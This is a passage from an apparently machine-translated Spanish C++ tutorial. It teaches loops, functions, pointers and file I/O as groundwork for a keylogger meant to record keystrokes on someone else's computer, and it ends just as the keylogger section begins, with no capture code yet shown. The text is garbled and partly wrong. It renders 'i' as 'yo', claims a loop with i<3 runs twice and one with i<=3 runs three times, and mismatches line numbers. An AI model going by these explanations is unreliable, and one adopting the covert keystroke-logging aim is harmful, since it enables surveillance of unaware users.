En las Líneas 9 y 11, se usa la función Cout y se imprimirá la instrucción "Ingrese valor para a:" e "Ingrese valor para b:" (observe el espacio al final de ambas oraciones, entre dos puntos y las comillas que termina las declaraciones.


Recuerde su propósito). En las líneas 10 y 12, se utilizan las funciones Cin que requerirán que el usuario de la computadora ingrese un valor. Una vez que se ingresan ambos valores solicitados al usuario por el programa, el programa realiza una evaluación basada en las declaraciones condicionales en la Línea 14 y, si el resultado es verdadero, el programa imprime como se indica en la Línea 16 "A es mayor que B".

En la línea 18, la declaración condicional **else if** es un tipo de declaración condicional que se usa entre las declaraciones **if** y **else**. Se utiliza para agregar varias otras condiciones que, si todas se evalúan como **falsas**, darán como resultado la impresión de una línea debajo de la instrucción **else**. Como se utiliza en este programa, si la condición **a > b** es falsa, se imprimirá la línea debajo de la instrucción **else** –A es menor que B- excepto **si** la condición es verdadera, se imprimirá "A is equal to B".

```

13
14     if( a > b )
15     {
16         cout << "A is greater than B";
17     }
18     else if( a == b )
19     {
20         cout << "A is equal to B";
21     }
22     else
23     {
24         cout << "A is less than B";
25     }
26
27     return 0;

```



The screenshot shows a C++ development environment with the following details:

- Code Area:**

```

Problems Tasks Compiles Properties
<terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 02:4
Enter value for a: 1
Enter value for b: 3
A is less than B

```
- Toolbar:** Shows standard icons for Problems, Tasks, Compiles, and Properties.
- Status Bar:** Displays the file path "C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe" and the date "01/07/2015, 02:4".

Como se observa en los códigos escritos anteriormente, el usuario ingresó el valor 1 para la variable **a** y 3 para la variable **b**. Estos valores no cumplen la condición de la línea 14, ni tampoco la de la línea 18, por lo que se considera la sentencia **else**. La declaración en la Línea 24 "A es menor que B está impresa".

BUALES:

se puede decir que un bucle en C ++ es una ruta circular a través de la cual las declaraciones condicionales que se evalúan continúan en círculos para nunca detenerse hasta que se cumpla la condición requerida o se proporcione una ruta de escape. Analicemos un programa cuyos bucles se utilizan. Hay varios bucles, como el bucle **Mientras**, el bucle **For**, el .Comencemos con el bucle **While**.

```

10    WHILE( TRUE )
11    {
12        cout << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        cout << "Enter value for b or enter -1 to exit: ";
15        cin >> b;
16
17        if( a > b )
18        {
19            cout << "A is greater than B";
20        }
21        else if( a == b )
22        {
23            cout << "A is equal to B";
24        }
25        else if( a == -1 || b == -1 )
26            break;
27        else
28        {
29            cout << "A is less than B";

```

Puede verse que la instrucción **while** se coloca justo antes de las líneas de código en las que se requiere una evaluación repetitiva, incluida la entrada del usuario (instrucciones Cin y Cout). Después de un **rato**, siempre hay un paréntesis que contiene cosas como **verdadero**, **falso**, **1** o **0**. El número **1** se puede reemplazar con **verdadero** como **0** con falso. El bucle se puede configurar para que se ejecute continuamente sin detenerse o se puede configurar para que se ejecute varias veces antes de detenerse.

Como sabe, las líneas 12 y 14 son solo declaraciones que se imprimirán y las líneas 13 y 14 le pedirán al usuario que ingrese valores repetidamente (bucle). Desde la línea 17 hasta la 23 se encuentra la declaración condicional a evaluar. En la línea 25, tanto a la variable **a** como a la **b** se les asigna un valor -1. Ahora, suponiendo que todas las demás condiciones se evalúen como falsas, el programa continuará ejecutándose hasta que la condición en la línea 25 se evalúe como verdadera (**a == -1 || b == -1**), es decir, el usuario ingresa un valor de -1 y luego la instrucción en La línea 26 se llevará a cabo, es decir, el bucle se romperá y se imprimirá la instrucción de la línea 29.

Sin embargo, la forma en que hicimos nuestra declaración condicional para que el bucle sea

terminado no es tan eficiente. Esto se debe a que si el usuario ingresa un valor de -1 para **a** como requiere la línea 13, el ciclo no se interrumpirá pero se le pedirá nuevamente al usuario que ingrese la variable **b**. Solo cuando tanto **a** como **b** se les asigne un valor de -1, se romperá el bucle.

Veamos una forma más eficiente de utilizar nuestras declaraciones condicionales y nuestra declaración de ruptura para que cuando el usuario ingrese un valor de -1 para cualquiera de las dos variables, el ciclo termine.

```

7     double c = 10.3, d = 60.234;
8
9
10    while(true)
11    {
12        cout << endl << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        if( a == -1 )
15            break;
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;

```

Como se ve en la figura anterior, la instrucción **if** (que conduce a la ruptura del ciclo) y la instrucción **break** se colocan directamente en la línea 13 que solicita la entrada del usuario para que, al ingresar un valor -1 por parte del usuario, el bucle se romperá y se imprimirá la sentencia **else**. En una situación en la que se ingresa un valor distinto de -1, se imprimirá la declaración en la línea 12, después de lo cual la línea 13 solicitará una entrada del usuario para la variable **b**. Nuevamente, si se ingresa un valor diferente a -1 para la variable **b**, el resto de las declaraciones condicionales a continuación se evaluarán y se imprimirá el resultado correspondiente:

```

if( a > b )
{
    cout << "A is greater than B";
}
else if( a == b )
{
    cout << "A is equal to B";
}
else
{
    cout << "A is less than B";
}

return 0;

```

Además, es importante que sepa que saber cómo organizar sus líneas de código para que produzcan un resultado particular no se entrelaza con C++. Solo requiere lógica básica. Todo lo que necesita saber son las diferentes declaraciones, para qué se usan y cómo se pueden usar. La forma en que se dispondrán para llevar a cabo una función específica puede ser enteramente su idea.

A continuación, haremos el ciclo **For**. Sin embargo, antes de entrar en eso, veamos cómo funcionan **los incrementos**.

```
8 "keylogger.cpp" 11
7     double c = 10.3, d = 60.234;
8
9     int i = 0;
10    while( i <= 3 )
11    {
12        cout << endl << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        if( a == -1 )
15            break;
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;
21
22        if( a > b )
23        {
24            cout << "A is greater than B " << i;
25        }
26        else if( a == b )
27        {
```

Todo desde nuestro programa anterior hasta ahora permanece igual, sin embargo, en la Línea 9, hay una variable **i** que se inicializa, es decir, se establece en 0. Esta variable **i** se crea para que pueda usarse dentro del ciclo **while** para establecer la cantidad de veces que el programa dentro del ciclo se ejecutará antes de terminar.

Mientras que (i <= 3) en la línea 10 es una condición que indica al programa que siga ejecutándose mientras el valor de **i** sea inferior a 3, pero que se detenga una vez que **i** se convierta en 3, es decir, el programa se ejecutará tres veces.

```

16
17     cout << endl << "Enter value for b or enter -1 to exit: ";
18     cin >> b;
19     if( b == -1 )
20         break;
21
22     if( a > b )
23     {
24         cout << "A is greater than B " << i;
25     }
26     else if( a == b )
27     {
28         cout << "A is equal to B " << i;
29     }
30     else
31     {
32         cout << "A is less than B " << i;
33     }
34
35     i++;
36 }
```

En la línea 35, `i++` es una declaración de incremento, lo que simplemente implica que el valor 1 debe agregarse a `i` cada vez que se completa un ciclo. También se puede escribir como: `i = i + 1` sin embargo, `i++` es corto y es lo que usa la mayoría de la gente.

`<< i` se ha agregado al final de cada declaración condicional, por lo que la cantidad de ciclos completos se mostrará después de cada ciclo.

FOR LOOP: El

For realiza básicamente la misma función que el bucle **While**. Son similares en el sentido de que ambos hacen que un programa se ejecute en iteraciones. Sin embargo, una diferencia entre ambos está en la forma en que se utilizan en el programa.

```

5 {
6     int a, b;
7     double c = 10.3, d = 60.234;
8
9     for( int i=0; i<3; i++)
10    {
11
12        cout << endl << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        if( a == -1 )
15            break;
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;
21
22        if( a > b )
23        {
24            cout << "A is greater than B " << i;
25        }
```

En la figura anterior se puede ver cómo se escribe el bucle **for**. Para (`int yo =`

0; yo < 3; i++) simplemente significa que la variable **i** se asigna para contener datos de tipo variable y se inicializa a cero. **yo < 3; i++** le indica al programa que se ejecute continuamente (manteniendo la cuenta del número de bucles completados) hasta que **i** tenga 1 valor menos que 3, es decir, el programa se ejecutará solo dos veces. Además, cabe señalar que dado que el incremento se realiza entre paréntesis después del bucle **for**, el incremento solo funcionará para el programa dentro de ese bloque (líneas 10 a 25).

UTILIZACIÓN DE OPERADORES MATEMÁTICOS

Como se indicó anteriormente, los operadores matemáticos aquí en el mundo de C++ no son diferentes a los del mundo real. Veamos cómo se pueden usar estos operadores, especialmente con otros tipos de datos como **float** y **double**, ya que hasta ahora hemos estado jugando solo con números enteros. También veremos por qué ciertos tipos de datos

```


1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6     int a = 5, b = 2;
7     double c = 10.3, d = 60.234;
8     float e = 0.23233;
9
10    cout << "A=5 divded by B=2 :: " << a/b;
11
12    return 0;
13 }
14
15
16 int / int 10.2525425

```

no puede contener algunos valores, decimales o enteros.

En las líneas 6, 7 y 8 del programa anterior, se asignan valores a las variables de tipo: **int**, **double** y **float** por igual. Estos valores asignados se ajustan a los tipos de variables.

Se realiza una operación de división simple en la línea 10, que es **a/b**. cuando se ejecuta el programa, el valor **2** se imprime como respuesta. Puede comenzar a preguntarse si todas las matemáticas del mundo están equivocadas porque el Sr. Computadora nunca comete errores. Sin embargo, lo hiciste bien y el Sr. Computadora se equivocó esta vez. La respuesta se evaluó a 2 porque las variables **a** y **b** son del tipo **entero** y los enteros no pueden contener valores decimales, por lo que imprime solo la parte entera.



```

1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6     int a = 5, b = 2;
7     double c = 10.3, d = 60.234;
8     float e = 0.23233;
9
10    cout << c/d;
11
12    return 0;
13 }
14
15
16

```

The screenshot shows a code editor with the file 'Keylogger.cpp' open. The code contains a division operation where integer variables are divided. Below the editor is a terminal window showing the program's output: '0.171'. The terminal window has tabs for 'Problems', 'Tasks', 'Console', and 'Properties', with 'Console' being the active tab.

Si las variables **a** y **b** fueran de tipo float o double, el resultado se habría impreso completo, es decir, tanto el entero como la parte decimal, como se muestra en la siguiente figura,

En el programa anterior de la Línea 10 se realiza una operación de división similar a la anterior. Sin embargo en esta operación en particular se asignaron valores variables de tipo **doble** (**c = 10.3, d = 60.234**). Se puede ver que al ejecutar el programa, la respuesta impresa es **0.171**. La respuesta viene con su parte decimal por el tipo de variable asignada (**doble**).

Hasta ahora hemos estado tratando los conceptos básicos de C++ y se espera que a estas alturas pueda escribir un programa simple, tal vez un programa de "Hola mundo". Sin embargo, si hay ciertas cosas que todavía no entiendes o realmente no entiendes, no entres en pánico porque a medida que avanzamos con la codificación, definitivamente te llevarás bien.

FUNCIONES: Las funciones son grupos de códigos reunidos en un solo cuerpo para llevar a cabo una función específica. Las funciones de las que hablamos aquí son similares a la función **principal** normal que solemos escribir al comienzo de nuestro código, sin embargo, se encuentran bajo la función **principal**. También podemos crear funciones fuera de **main** y luego llamarlas dentro de **main**.

Necesitamos funciones porque necesitamos agrupar ciertos bloques o familias diseñadas para llevar a cabo funciones específicas. Por ejemplo, supongamos que necesitamos una función para sumar, restar y dividir un conjunto de números, escribir códigos para realizar esta operación aritmética de forma separada será realmente difícil. Sin embargo, una función capaz de realizar la operación aritmética requerida se puede escribir y llamar dentro de la función principal cada vez que se requiera.

```

1 #include <iostream>
2 using namespace std;
3
4
5 double Sum(double a, double b);
6
7
8 int main()
9 {
10     cout << "The sum of 3 and 5 is: " << Sum(3, 5);
11     return 0;
12 }
13
14 double Sum(double a, double b)
15 {
16     return a+b;
17 }
18

```

The screenshot shows a C++ development environment with the code listed above. In the bottom right corner of the code area, there is a small preview window showing the output of the program: "The sum of 3 and 5 is: 8".

Veamos ejemplos prácticos para que la creación y el uso de funciones sean mucho más claras. Generalmente, en el programa anterior, se crea una función **sum** para causar la suma de dos variables **a** y **b**. Esta función a la larga facilitará nuestro trabajo. Por ejemplo, en cualquier parte del programa donde se requiera una operación matemática similar, todo lo que se necesita hacer es llamar a la función.

En la línea 5, se crea una función **sum** para aceptar y procesar entradas de tipo

variable. Dentro del paréntesis, la función **suma**, tiene declaradas dos variables **a** y **b**. En la línea 8 se declara también la variable **principal** y dentro de ella se definen los trabajos específicos para la **función** a realizar.

“**La suma de 3 y 5 es:** ” escrito en la Línea 10 como saben, es solo una declaración que se imprimirá. Sin embargo, al final de esta línea, se llama a la función **sum** y las variables **a** y **b** se establecen en **3** y **5** respectivamente. En la línea 14, la función, que se creó fuera de la función principal, se incorpora a ella.

Finalmente, en la línea 16 se escribe una operación matemática destinada a causar la suma de **a** y **b**. Al ejecutar el programa, la suma de las variables **a** y **b** (3,5) arroja el resultado 8.

Hecho esto, analicemos un programa similar con algunas cosas nuevas.

```

6 string Welcome(string x);
7
8 int main()
9 {
10    string x;
11    cout << "The sum of 3 and 5 is: " << Sum(3, 5) << endl;
12    cout << "Enter whatever you would like";
13    getline(cin, x);
14    cout << Welcome(x);
15    return 0;
16 }
17
18 double Sum(double a, double b)
19 {
20    return a+b;
21 }
22
23 string Welcome(string x)
24 {
25    return x;
26 }
```

The screenshot shows a code editor with the above C++ code. Below it is a terminal window titled 'Console' showing the program's output. The output consists of two lines: 'The sum of 3 and 5 is: 8' followed by 'Enter whatever you would like'. The user has typed 'Hi I am here or am I take a wild g' and pressed enter, which is partially visible at the bottom of the terminal window.

Hay varias cosas nuevas aquí, básicamente la instrucción **getline** en la línea 13.

Por ahora, tomemos la sintaxis de cómo lo vemos, ya que tiene un trasfondo completo propio y nos desviará de nuestro camino si lo perseguimos. Aprenderemos más y más al respecto a medida que avancemos.

También existe el tipo de variable de **cadena** como se ve en la línea 22. El tipo de variable de cadena se usa para contener espacios y montones, montones de letras. De hecho, la mayoría de las declaraciones que hemos impreso en la ventana de visualización hasta ahora en este curso pueden ser

sostenida por una cuerda.

```
12
13     char c = 'a';
14     cout << c;
15     return 0;
```

Para que sepamos, la pequeña figura de arriba se escribió para introducir un nuevo tipo de variable, que definitivamente usaremos más adelante. El tipo de variable es **char**.

Este tipo de variable contiene caracteres como un signo de dólar, una sola letra como la de la línea 13 anterior, etc. Por lo general, se utiliza con comillas simples.

Finalmente, vayamos a los **punteros** y **archivos**, después de lo cual comenzaremos a escribir nuestros códigos para un registrador de teclas.

PUNTEROS Y ARCHIVOS

PUNTEROS:

```
| Keylogger.cpp 23
1 #include <iostream>
2
3
4 using namespace std;
5
6 int main()
7 {
8
9     int num = 10;
10    int *ptr;
11    ptr = &num;
12
13    cout << num << " :: " << ptr;
14
15    return 0;
16 }
```

Básicamente, un puntero no solo en C ++ sino en otros lenguajes de programación se usa para mostrar las ubicaciones de memoria de las variables. Analicemos el pequeño programa de arriba para ayudarnos a entender cómo se usan los punteros.

Los códigos de la línea 1 a la 6 tienen el mismo propósito que siempre han tenido en los códigos anteriores que hemos escrito. Una variable **num** de tipo **int** se declara en la línea 9. Dado que un puntero revela la ubicación de memoria de una variable, tiene que haber una variable cuya ubicación se declare. En la línea 10, se declara el puntero.


Esto se hace utilizando un tipo de variable, igual al de la variable, cuya ubicación se desea establecer, seguido de un asterisco y finalmente el nombre del puntero. El puntero puede tener cualquier nombre, **ptr** se usó en el programa anterior.

Ahora, una línea 9, se le dice al puntero que apunte a la variable **num**. Esto se hace escribiendo el nombre del puntero (**ptr**) y equiparándolo con un signo de y comercial (&) y el nombre de la variable (**num**) sin espacios intermedios. En la línea 13, se escribe una instrucción COt para generar **num** (que establecimos anteriormente en un valor de 10) y **ptr**, que mostrará la ubicación de memoria de **num**. Como se ve en la figura

arriba, al ejecutar el código, muestra el valor contenido en **num** (10) junto con la ubicación de memoria de la variable (0x28ff18).

Tenga en cuenta que en la Línea 13, si quisieramos que el puntero imprimiera para consolar el valor contenido en la variable, simplemente podríamos haber puesto un asterisco antes de **ptr** como se muestra en la figura a continuación.


```
13     cout << num << " :: " << *ptr;
14
15     return 0;
16 }
17
18
19
20
```



ARCHIVOS: Podríamos preguntarnos por qué diablos necesitamos **Archivos**. Bueno, si vamos a necesitar un Registrador de teclas, necesitaremos saber cómo usar los **archivos** porque si tiene un Registrador de teclas en el sistema de alguien, almacenaremos las pulsaciones de teclas del usuario en los archivos. Si el usuario escribe **ABC**, debe escribirse en un archivo en alguna parte.

Necesitamos saber cómo escribir en un **archivo** usando nada más que C++. Es un proceso muy simple que no es complicado de ninguna manera. De hecho es muy similar a Cout y Cin. Todo lo que necesitamos hacer es:

- Escriba `#include <fstream>` justo debajo de `#include<iostream>` para que podamos escribir en un **archivo**.
- Cree un flujo de salida como en la Línea 8 y asignele un nombre. El flujo de salida se crea simplemente escribiendo **ofstream** y agregando cualquier nombre de su elección. En la Línea 8, el nombre del flujo de salida es **escritura**. Tenga en cuenta que las rutas deberán especificarse de lo contrario, estarán en la carpeta de su proyecto.




Para ubicar la ruta predeterminada, haga clic en "PC" o "Mi PC" según cómo esté en su sistema, en "Disco local" y luego en "Usuarios". Haga clic en el nombre de usuario del **Usuario** que está utilizando en este momento.

- Ubique "Espacio de trabajo" y haga clic en él



Dentro de "Área de trabajo", busque el nombre de su proyecto C++ y haga clic en él. Si nombró a su proyecto Keylogger, debería buscar Keylogger.



- Las pulsaciones de teclas guardadas estarán dentro de Keylogger de forma predeterminada.

Avancemos y especifiquemos las rutas de los archivos para la ubicación exacta a la que nos gustaría que se envíen las pulsaciones de teclas obtenidas.

```

1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\\\Users\\\\Creator\\\\OUR_FILE.txt");
9
10    write << ""
11
12    return 0;
13 }
```

Dentro del paréntesis frente a la declaración del creador del archivo en la Línea 8, incluya la ruta deseada. En el programa anterior, **C:\\\\Usuarios\\\\Creador\\\\NUESTRO_ARCHIVO** es la ruta elegida donde las pulsaciones de teclas almacenadas seguirían a **NUESTRO_ARCHIVO** (el

nombre del archivo) donde se almacenarán. Una vez hecho esto, se forma su nombre **de archivo** y se especifica una ruta.

ESCRIBIR EN SU ARCHIVO: En

otras palabras, para escribir en su archivo o, en otras palabras, enviar entradas a su **archivo creado**, en un número de línea, escriba el nombre de su archivo (en el programa anterior: **escribir**) de la misma manera que imprime declaraciones con **Cout**, es decir

Escribe << “.....”

```
6 int main()
7 {
8     ofstream write("C:\\\\Users\\\\Creator\\\\OUR_FILE.txt");
9
10    write << "Windows is awesome I like working in it, I like all the freedom that I have in it as "
11        "opposed to Linux";
12
13    return 0;
14 }
```

Ahora, desde la parte del programa que se muestra en la figura anterior, eche un vistazo a la declaración:


“Windows es increíble, me gusta trabajar en él, me gusta toda la libertad que tengo como”
“opuesto a Linux”

Observe cómo se usan las comillas; sin embargo, no hace ninguna diferencia para la computadora, ya que todo se mostrará en una sola línea a menos que se use una secuencia de escape como: **\n** o **endl**.

```
1 //include <iostream>
2 //include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\\\Users\\\\Creator\\\\OUR_FILE.txt");
9
10    write << "Windows is awesome I like working in it, I like all the freedom that I have in it as"
11        "opposed to Linux";
12
13    return 0;
14 }
```

En la figura anterior, el programa ha sido compilado y configurado para ejecutarse, sin embargo, la declaración entre comillas no se muestra en la ventana de visualización. Esto es normal, ya que no le indicamos al programa que mostrara las entradas sino que las enviara a **NUESTRO_ARCHIVO**.

Avancemos y confirmemos si nuestra declaración se escribió en el archivo que creamos.



¡¡¡Ureka!!! Ahí se encuentra nuestra declaración dentro del archivo que creamos a través de la ruta que establecimos. Bien hecho.

Ahora, es una buena práctica cerrar siempre un archivo al final de sus códigos. Es un trabajo fácil y tenemos una función incorporada para eso, implica simplemente volver a escribir nuestro nombre de flujo de archivo de **salida** (en la línea 8: **escribir) punto cerrado** y luego paréntesis con un punto y coma como se muestra en la figura a continuación, es decir, **escribir**

```

1 #include <iostream>
2 #include <fstream>
3-
4 using namespace std;
5-
6 int main()
7 {
8     ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9-
10    write << "Windows is awesome I like working in it, I like all the freedom that I have in it as "
11        "opposed to Linux";
12-
13    write.close();
14-
15    return 0;
16 }
```

Esto cerrará efectivamente

el archivo aunque no podamos verlo.

LECTURA DE UN ARCHIVO:

Pasaremos por el proceso básico de leer la entrada de un archivo; sin embargo, más adelante tendremos que combinar esto con bucles para permitirnos lograr más funcionalidad. Por el momento, veremos cómo leer caracteres individuales de un archivo.

A continuación se muestra una figura que muestra un programa con esto hecho, vamos a evaluarlo.

```


Keylogger.cpp 11
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8
9     ifstream read("C:\\\\Users\\\\Creator\\\\OUR_FILE.txt");
10
11    string x;
12
13    read >> x;
14
15    cout << x;
16
17    return 0;
18 }
19

```

En primer lugar, debido a que necesitamos una variable para almacenarla, se crea una variable x, de tipo **cadena** en la línea 11. Abajo en la línea 13, la declaración **dice >> x;** leerá la primera palabra en x , es decir, llegará solo hasta que aparezca el primer espacio.

Y en la línea 15, Cout x, le indica al programa que imprima para consolar el enunciado de la variable x.

Al ejecutar el programa se muestra “**Windows**” que es la primera palabra del enunciado que se envió a nuestro archivo (NUESTRO_ARCHIVO.txt).



Encuentre más explicaciones en la figura que se muestra arriba.

A medida que avancemos, veremos cómo podemos leer todo el enunciado o entrada sin importar su longitud, sin importar los espacios entre cada palabra y así sucesivamente. No es complicado, ya que solo necesitamos crear un bucle y saber manejarlo. Haremos esto definitivamente ya que necesitamos dominar cómo escribir en un archivo y también leer de él.

Finalmente hemos llegado a los conceptos básicos de C ++, por lo que ahora podemos comenzar a construir nuestro Keylogger. Comenzaremos desde el Keylogger más simple y primitivo que podamos poner en nuestras manos para poder poner los pies en el suelo y de ahí pasar a los más sofisticados.

KEYLOGGER BÁSICO Lo primero

que vamos a necesitar para el Keylogger son los archivos de encabezado **#include <windows.h>** y **#include <Winuser.h>** porque vamos a necesitar algunas funciones para las cuales estos son los requisitos.

La creación de bucles dentro de bucles (bucles anidados) es importante, ya que Keylogger tendrá mucho de esto dentro. El siguiente programa muestra cómo se construye un ciclo dentro de otro ciclo y cómo se ejecuta infinitamente.


```
1 //Keylogger.cpp
2
3 #include <Winuser.h>
4
5 using namespace std;
6
7
8 int main()
9 {
10
11     char c;
12
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19
20         cout << "I am FIRST :" << i << endl;
21     }
}
```

En la línea 11, se crea una variable de tipo **char** y en la línea 13, comienza el primer ciclo (**comienza** el ciclo **for**). Dentro del paréntesis de este bucle, se establecen las condiciones para gobernar el funcionamiento del bloque de programa. Se crea una variable **i** de tipo **int** y se inicializa a 0. El bucle se configura para continuar ejecutándose siempre que **i** sea menor que 3, es decir, se ejecutará dos veces. **i++** cuenta y registra el número de ciclos que ha completado el programa y lo detiene una vez que cumple la condición de **i < 3**. El comienzo y el final o el comienzo y el final de este bucle se definen mediante las llaves que se extienden desde la línea 14 hasta la línea 21..

Nota: Las llaves se utilizan para marcar el comienzo y el final de **las funciones**.

En otras palabras, comenzará el bucle **for** en la línea 13 y, una vez que comience, comenzará a evaluar las condiciones establecidas en él. Si se evalúa como **verdadero**, es decir, si **yo**

es menor que 3, ejecutará cualquier código que esté dentro de las llaves del bucle **for** .



```
13     for( int i=0; i<3 ; i++ )
14     {
15         for( int j=0; j<3; j++)
16         {
17             cout << "I am SECOND :" << j << endl;
18         }
19         cout << "I am FIRST :" << i << endl;
20     }
21 }
```

